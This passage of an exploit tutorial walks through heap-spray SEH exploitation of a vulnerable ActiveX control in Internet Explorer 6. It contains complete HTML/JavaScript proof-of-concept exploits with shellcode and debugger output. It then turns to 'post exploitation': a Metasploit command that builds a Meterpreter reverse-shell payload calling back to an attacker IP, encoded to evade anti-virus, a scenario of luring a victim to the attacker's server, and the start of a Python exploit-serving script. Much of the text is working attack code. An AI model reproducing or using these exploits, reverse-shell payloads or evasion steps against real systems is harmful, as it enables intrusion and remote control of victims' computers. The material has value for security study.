        //root@bt: ~#msfpayload windows/exec CMD=calc J
        // windows/exec - 196 bytes
        // http://www.metasploit.com
        // VERBOSE=false, EXITFUNC=process, CMD=calc
        shellcode = unescape("%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52" +
                             "%u528b%u8b14%u2872%ub70f%u264a%uff31%uc031%u3cac%u7c61" +
                             "%u2c02%uc120%u0dcf%uc701%uf0e2%u5752%u528b%u8b10%u3c42" +
                             "%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058" +
                             "%ud301%u3ce3%u8b49%u8b34%ud601%uff31%uc031%uc1ac%u0dcf" +
                             "%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275%u8b58%u2458" +
                             "%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489" +
                             "%u2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86" +
                             "%u016a%u858d%u00b9%u0000%u6850%u8b31%u876f%ud5ff%uf0bb" +
                             "%ua2b5%u6856%u95a6%u9dbd%ud5ff%u063c%u0a7c%ufb80%u75e0" +
                             "%ubb05%u1347%u6f72%u006a%uff53%u63d5%u6c61%u0063");
        nops = unescape('%u9090%u9090');
        headersize = 20;

        //write the output to Internet Explorer's window
        document.write("<H2>vulActiveX.dll Heap Spray Attack</H2></br>");
        //create one block with nops
        document.write("Creating one block of memory with <b>NOPS</b>.</br>");
        slackspace = headersize + shellcode.length;
        while (nops.length < slackspace) nops += nops;
        fillblock = nops.substring(0, slackspace);

        //enlarge block with nops, size 0x50000
        document.write("Enlarging the memory with <b>NOPS</b> of size <b>0x5000</b>.</br>");
        block = nops.substring(0, nops.length - slackspace);
        while (block.length + slackspace < 0x50000) block = block + block + fillblock;

        document.write("Spraying <b>NOPS + SHELLCODE</b> <b>250</b> times.</br>");

        //spray 250 times : nops + shellcode
        memory = new Array();
        for (counter = 0; counter < 250; counter++) {
            memory[counter] = block + shellcode;

            //show the status of spray on Status bar
            window.status = "Spraying: " + Math.round(100 * counter / 250) + "% done";
        }

        document.write("Allocated <b>" + (block.length + shellcode.length).toString() + "</b>
bytes.<br>");
        document.write("Heap Spraying completed successfully.<br>");
        window.status = "Launching Exploit";
        alert("Heap Spraying Done\n\n Launching Exploit");

        junkA = "";
        while (junkA.length < 1164) junkA += "A";


        next_seh = "BBBB";
        seh = "\x06\x06\x06\x06";

        junkB = "";
        while (junkB.length < 14356) junkB += "D";

        payload = junkA + next_seh + seh + junkB;

        //pass the parameter to BufferOverflow method
        _vulActiveX.BufferOverflow(payload);
    </script>
</head>
<body>
</body>
</html>
```

Our exploit is ready to be tested. Let's restart **iexplore.exe** in **Immunity debugger** and launch the exploit **PoC**. If our calculation and assumptions are correct, we will see **calc.exe** being launched as soon as the shellcode is executed. Once the shellcode is executed, it might crash the browser.

I'm really excited at this point. ☺ Let's hope for the best results and launch the exploit.



Immunity Debugger - IEXPLORE.EXE - [CPU - main thread, module vulActiv]


vulActiveX.dll Heap Overflow SEH Exploit - Microsoft Internet Explorer

vulActiveX.dll Heap Overflow Attack

Creating one block of memory with NOPS
Enlarging the memory with NOPS of size 0x5000
Spraying NOPS + SHELLCODE 250 times
Allocated 524268 bytes
Heap Spraying completed successfully

```
[14:46:25] Access violation when writing to [00140000] - use Shift+F7/F8/F9 to
```

As expected, **`Access Violation`** has occurred. Let's pass the **exception** by pressing **SHIFT + F9**.



Immunity Debugger - IEXPLORE.EXE - [CPU - thread 00000370, module ntdll]

```
7C90E4F4   C3               RETN
7C90E4F5   8DA424 00000000  LEA ESP,DWORD PTR SS:[ESP]
7C90E4FC   8D6424 00        LEA ESP,DWORD PTR SS:[ESP]
7C90E500   8D5424 08        LEA EDX,DWORD PTR SS:[ESP+8]
7C90E504   CD 2E            INT 2E
7C90E506   C3               RETN
7C90E507   90               NOP
7C90E508   55               PUSH EBP
7C90E509   8BEC             MOV EBP,ESP
Return to 7C90D1FC
```

```
Registers (FPU)
EAX 000000C0
ECX 001A5170
EDX 00000020
EBX 00007530
ESP 017AFF20
EBP 017AFF78
ESI 00000000
EDI 017AFF50

EIP 7C90E4F4 ntdll.KiFastSystemCallRet

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFD8000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
```


```
017AFF20   7C90D1FC  RETURN to ntdll.7C90D1FC
017AFF24   7C8023F1  RETURN to kernel32.7C8023F1 from ntd
017AFF28   00000000  ....
017AFF2C   017AFF50  P z0
017AFF30   7C802550  kernel32.WaitForSingleObjectEx
017AFF34   77606DF8  ole32.77606DF8
017AFF38   00007530  0u..
017AFF3C   00000014  ¶...
017AFF40   00000001  0...
017AFF44   00000000  ....
017AFF48   00000000  ....
017AFF4C   00000010  ►...
017AFF50   DC3CBA00
017AFF54   FFFFFFFF
017AFF58   017AFF40  @ z0
017AFF5C   017AFF50  P z0
017AFF60   017AFF38  8 z0
017AFF64   017AFF40  @ z0
017AFF68   017AFFDC    z0  Pointer to next SEH record
017AFF6C   7C839AC0        SE handler
017AFF70   7C802460        kernel32.7C802460
017AFF74   00000000  ....
017AFF78   017AFF88    z0
017AFF7C   7C802455        RETURN to kernel32.7C802455 from ker
017AFF80   0000EA60  `ê..
017AFF84   00000000  ....
017AFF88   017AFFB4    z0
017AFF8C   774FE32F        RETURN to ole32.774FE32F from kernel
```

```
[14:50:09] Process terminated, exit code 0                Terminated
```

Yeah, our shellcode got executed. **Calc.exe** has been launched as expected. This is very good news. We have successfully exploited our **`vulActiveX.dll`**.

Revision: We have used **SEH exploitation** with **Heap Spraying** the **Process Memory**. We have overwritten **Structured Exception Handler** with **“`\x06\x06\x06\x06`”**. **`0x06060606`**, **`0x0a0a0a0a`** and few others are **predictable memory location** where **NOPS + Shellcode** can be located. We have redirected the execution flow to **Heap Memory Block**, resulting execution of our shellcode to launch **calc.exe** in **Windows Operating System** (**x86** architecture).

Let’s observe the given below diagram.




As we are using **Heap Spraying** technique, we can ignore the calculation of offset to overwrite **Next SEH** and **SE Handler**. We can overflow the entire stack with **“`\x06\x06\x06\x06`”**, resulting **Next SEH** and **SE Handler** being overwritten with **“`\x06\x06\x06\x06`”** automatically.

Let’s implement the above idea and re-write the exploit **PoC**.

---------- **Exploit_PoC_HeapSpray_vulActiveX_SEH_Final.html** ----------

```
<html>
<head>
    <title>vulActiveX.dll Heap Spray SEH Exploit</title>
    <object classid='clsid:C44CBF61-7844-4C4B-BC77-7643FD70848E' id='_vulActiveX'>
    </object>
    <script type="text/javascript" language="javascript">
        //==============================================//
        //             vulActiveX Heap Spraying SEH     //
        //                                              //
        //               HackSys Team - Panthera        //
        //         http://hacksys.vfreaks.com/          //
        //           hacksysteam@hotmail.com            //
        //                                              //
        //                   Author: Ashfaq Ansari      //
        //            ashfaq_ansari1989@hotmail.com     //
        //                                              //
        //==============================================//

        //Heading
        heading = ("<h4><pre><b><strong><big>" +
              "#######################################################\n" +
              "vulActiveX.dll ActiveX Buffer Overflow (Heap Spray SEH)\n" +
              "#######################################################\n" +
              "\t\tHackSys Team - Panthera\n" +
              "\t\t Author: Ashfaq Ansari\n" +
              "\t     http://hacksys.vfreaks.com\n" +
              "\t      hacksysteam@hotmail.com\n" +
              "#######################################################\n" +
              "\t     Tested on WinXPSP3 with IE6\n" +
              "#######################################################\n" +
              "</b></strong></big></pre></h4>");

        document.write(heading);
        //root@bt: ~#msfpayload windows/exec CMD=calc J
        // windows/exec - 196 bytes
        // http://www.metasploit.com
        // VERBOSE=false, EXITFUNC=process, CMD=calc
        shellcode = unescape("%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52" +
                             "%u528b%u8b14%u2872%ub70f%u264a%uff31%uc031%u3cac%u7c61" +
                             "%u2c02%uc120%u0dcf%uc701%uf0e2%u5752%u528b%u8b10%u3c42" +
                             "%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058" +
                             "%ud301%u3ce3%u8b49%u8b34%ud601%uff31%uc031%uc1ac%u0dcf" +
                             "%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275%u8b58%u2458" +
                             "%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489" +
                             "%u2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86" +
                             "%u016a%u858d%u00b9%u0000%u6850%u8b31%u876f%ud5ff%uf0bb" +
                             "%ua2b5%u6856%u95a6%u9dbd%ud5ff%u063c%u0a7c%ufb80%u75e0" +
                             "%ubb05%u1347%u6f72%u006a%uff53%u63d5%u6c61%u0063");
        nops = unescape('%u9090%u9090');
        headersize = 20;

        //write the output to Internet Explorer's window
        document.write("<h2>vulActiveX.dll Heap Spray Attack</h2>");

        //create one block with nops
        document.write("Creating one block of memory with <b>NOPS</b>.</br>");
        slackspace = headersize + shellcode.length;
        while (nops.length < slackspace) nops += nops;
        fillblock = nops.substring(0, slackspace);

        //enlarge block with nops, size 0x50000
        document.write("Enlarging the memory with <b>NOPS</b> of size <b>0x5000</b>.</br>");
        block = nops.substring(0, nops.length - slackspace);
        while (block.length + slackspace < 0x50000) block = block + block + fillblock;

        document.write("Spraying <b>NOPS + SHELLCODE</b> <b>250</b> times.</br>");

        //spray 250 times : nops + shellcode
        memory = new Array();
        for (counter = 0; counter < 250; counter++) {
            memory[counter] = block + shellcode;

            //show the status of spray on Status bar
            window.status = "Spraying: " + Math.round(100 * counter / 250) + "% done";
        }

        document.write("Allocated <b>" + (block.length + shellcode.length).toString() + "</b>
bytes.<br>");
        document.write("Heap Spraying completed successfully.<br>");
        window.status = "Launching Exploit";
        alert("Heap Spraying Done\n\n Launching Exploit");

        //overwrite the complete stack with "\x06\x06\x06\x06"
        //
        //                   +------------------+
        //                   | \x06\x06\x06\x06 |
        //                   +------------------+
        //                   | \x06\x06\x06\x06 | --------------------
        //                   +------------------+                    |
        //                   | \x06\x06\x06\x06 |                    V
        //                   +------------------+             +------------------+
        //                   | \x06\x06\x06\x06 |             | NOP + SHELLCODE  |
        //                   +------------------+             +------------------+
        //                   | \x06\x06\x06\x06 |             | NOP + SHELLCODE  |
        //                   +------------------+             +------------------+
        //                   | \x06\x06\x06\x06 |             | NOP + SHELLCODE  |
        //                   +------------------+             +------------------+
        //
        evil_payload = "";
        while (evil_payload.length < 14356) evil_payload += "\x06";

        //pass the parameter to BufferOverflow method
        _vulActiveX.BufferOverflow(evil_payload);
    </script>
</head>
<body>
</body>
</html>
```

It's time to test the above exploit **PoC**. Let's open **iexplore.exe** in the **Immunity debugger**. We need to check whether our exploit **PoC** is working as expected.




```
##########################################################
vulActiveX.dll ActiveX Buffer Overflow (Heap Spray
##########################################################
              HackSys Team - Panthera
               Author: Ashfaq Ansari
             http://hacksys.vfreaks.com
             hacksysteam@hotmail.com
##########################################################
              Tested on WinXPSP3 with IE6
##########################################################
```

vulActiveX.dll Heap Spray Attack

Creating one block of memory with NOPS.
Enlarging the memory with NOPS of size 0x5000
Spraying NOPS + SHELLCODE 250 times.
Allocated 524268 bytes.
Heap Spraying completed successfully.

```
[18:22:11] Access violation when writing to [00140000] - use Shi        Paused
```

As expected, **`Access Violation`** has occurred. Pass the **exception** to the program by pressing **SHIFT + F9**.



```
[18:26:18] Process terminated, exit code 0                              Terminated
```

Awesome, finally we did it. Our exploit **PoC** is working absolutely as expected. We have successfully exploited **`vulActiveX.dll`** and executed our shellcode. ☺

Am I A Hacker?

Post Exploitation

When software vulnerabilities are discovered, it's very important to know the impact of the discovery on software users. The emphasis of this section is on the various methodologies used by **Black Hats/Cyber Criminals/Script-Kiddies** to gain **unauthorized access** to a Computer system by finding and exploiting vulnerabilities in software components.


We already know that our **`vulActiveX.dll`** is vulnerable to Heap Spraying attack. Let's try to take advantage of this situation and completely re-write the exploit **PoC** and own a Windows box by triggering the vulnerability and exploiting it.

Scenario Assumption

In this paper, we will take a very simple scenario so the probability of exploitation is higher. For this paper, we will not deal with the mitigations to overcome these kinds of attacks like **Data Execution Prevention** (**DEP**), **Address Space Layout Randomization** (**ASLR**), etc.

We will assume the following configuration in victim's Windows box.

- ✓ **Avast Free Anti-Virus 2012**
- ✓ **Windows XP Service Pack 3 build 2600**
- ✓ **Internet Explorer 6**
- ✓ **Data Execution Prevention in OptIn mode**


Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?

[✓ Turn on DEP for essential Windows programs and services only]


Turn on DEP for all programs and services except those I select:

Attacker has determined that victim is running vulnerable **`vulActiveX.dll`** which got shipped with 3rd party Internet Explorer 6 **add-ons**. Attacker grabbed a copy of **`vulActiveX.dll`** and has made a working exploit **PoC** to compromise victim's Computer. After everything is setup, attacker will try to mislead the victim to browse port **80** on attacker's machine where the exploit **PoC** is waiting for the victim to connect.

Meterpreter

Meterpreter is an advanced payload that is included in the **Metasploit Framework**. Its purpose is to provide complex and advanced features that can help in post exploitation. **Meterpreter** can also be called as **Meta-Interpreter**; it works by using **in memory DLL injection** method. Meterpreter and all of the extensions that it loads are executed entirely from memory and never touch the disk, thus they remain undetected from standard Anti-Virus detection schemas. Meterpreter uses encrypted client-server communication channel.

Let's have a look on how **Meterpreter** works.


Exploit + 1st Stage Meterpreter Payload
Payload Connects Back to Metasploit
2nd Stage DLL Injection Payload Sent
Metasploit Sends Meterpreter Server DLL
Client And Server Communicates
Attacker
Victim

Meterpreter is a **staged** payload. We send **Meterpreter** first stage payload with our exploit **PoC**. Once the payload is executed in exploited process of victim's computer, it connects back to the **Metasploit Framework**. **Metasploit** sends **second stage Meterpreter** payload with **Meterpreter Server DLL**.

Meterpreter second stage uses **in memory DLL injection** technique to inject the **Meterpreter's Server DLL** to the exploited process. Hence, **Metasploit** and **Meterpreter** start communicating over encrypted channel.

Please Note: To know more about **Meterpreter**, please do read **skape's** excellent paper on Metasploit Meterpreter. http://www.hick.org/code/skape/papers/meterpreter.pdf

Let's move forward and generate **Meterpreter** payload using **`msflayload`** command and encode it to bypass **Anti-Virus detection**.

IP address of attacker's box: **192.168.96.128**

Open **`konsole`** and type in the below given command.

```
 8   8                   888888                88888
 8   8 88888 8888 8   8  8      8    8 88888     8   8888 88888 8888888
 88888 8   8 8  8 8   8  888888 8    8 8         8   8    8   8 8  8  8
 8   8 88888 8    888888      8 888888 88888     8   8888 88888 8  8  8
 8   8 8   8 8  8 8    8 8    8   88       8     8   8    8   8 8  8  8
 8   8 8   8 8888 8    8 888888   88   88888     8   8888 8   8 8  8  8

 [*] Welcome to HackSys Team - Panthera
 [*] Email:  hacksysteam@hotmail.com
 [*] Web:  http://hacksys.vfreaks.com/

root@bt:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.96.128 R |
msfencode -a x86 -c 10 -e x86/shikata_ga_nai -t js_le >
/root/Desktop/meterpreter_js.txt

[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)

[*] x86/shikata_ga_nai succeeded with size 398 (iteration=4)

[*] x86/shikata_ga_nai succeeded with size 425 (iteration=5)

[*] x86/shikata_ga_nai succeeded with size 452 (iteration=6)

[*] x86/shikata_ga_nai succeeded with size 479 (iteration=7)

[*] x86/shikata_ga_nai succeeded with size 506 (iteration=8)

[*] x86/shikata_ga_nai succeeded with size 533 (iteration=9)

[*] x86/shikata_ga_nai succeeded with size 560 (iteration=10)

root@bt:~#
```

We can find the generated payload in **`/root/Desktop/meterpreter_js.txt`**

Python Exploit PoC

Let's re-write the exploit **PoC** in python with very simple inbuilt mini HTTP web server. We will replace the previously used **`windows/exec calc.exe`** shellcode with the newly generated **`windows/meterpreter/reverse_tcp`** shellcode which is located at **`/root/Desktop/meterpreter_js.txt`**

---------- **exploit_poc_vulactivex.py** ----------

```
#!/usr/bin/env python


#HackSys Team - Panthera
#Author: Ashfaq Ansari
#Email: hacksysteam@hotmail.com
#Website: http://hacksys.vfreaks.com/

#Thanks to:
#Berend-Jan "SkyLined" Wever <berendjanwever@gmail.com>
#Peter Van Eeckhoutte (corelanc0d3r) https://www.corelan.be/
#Richard Brengle <brengle@charteRMI.net>

#This script has been tested on Windows XP SP3 IE 6 with BackTrack 5R1

import time, sys, subprocess
from BaseHTTPServer import HTTPServer
from BaseHTTPServer import BaseHTTPRequestHandler

try:
    import psyco
    psyco.full()
except ImportError:
    pass

#Color variables to be usd with print command
RED   = "\033[31m" # red
GREEN   = "\033[32m" # green
BLUE   = "\033[34m" # blue

#My Custom RequestHandler class
class myRequestHandler(BaseHTTPRequestHandler):
 try:
  def do_GET(self):
    self.printCustomHTTPResponse(200)

    if self.path == "/":
    target = self.client_address[0]
    self.wfile.write("""<html><head>""")
    self.wfile.write("""
    <title>vulActiveX.dll Heap Spray SEH Exploit</title>
    <object classid='clsid:C44CBF61-7844-4C4B-BC77-7643FD70848E' id='_vulActiveX'>
    </object>
    <script type="text/javascript" language="javascript">
    //==========================================//
    //        vulActiveX Heap Spraying SEH       //
    //                                           //
    //           HackSys Team - Panthera         //
    //         http://hacksys.vfreaks.com/       //
    //          hacksysteam@hotmail.com          //
    //                                           //
    //           Author: Ashfaq Ansari           //
    //       ashfaq_ansari1989@hotmail.com       //
    //                                           //
    //===========================================//

    //Heading
    heading = ("<h4><pre>" +
    "#########################################################<br>" +
    "#vulActiveX.dll ActiveX Buffer Overflow (Heap Spray SEH)#<br>" +
    "#########################################################<br>" +
    "                 HackSys Team - Panthera                 <br>" +
    "                  Author: Ashfaq Ansari                  <br>" +
    "                http://hacksys.vfreaks.com               <br>" +
    "                 hacksysteam@hotmail.com                 <br>" +
    "#########################################################<br>" +
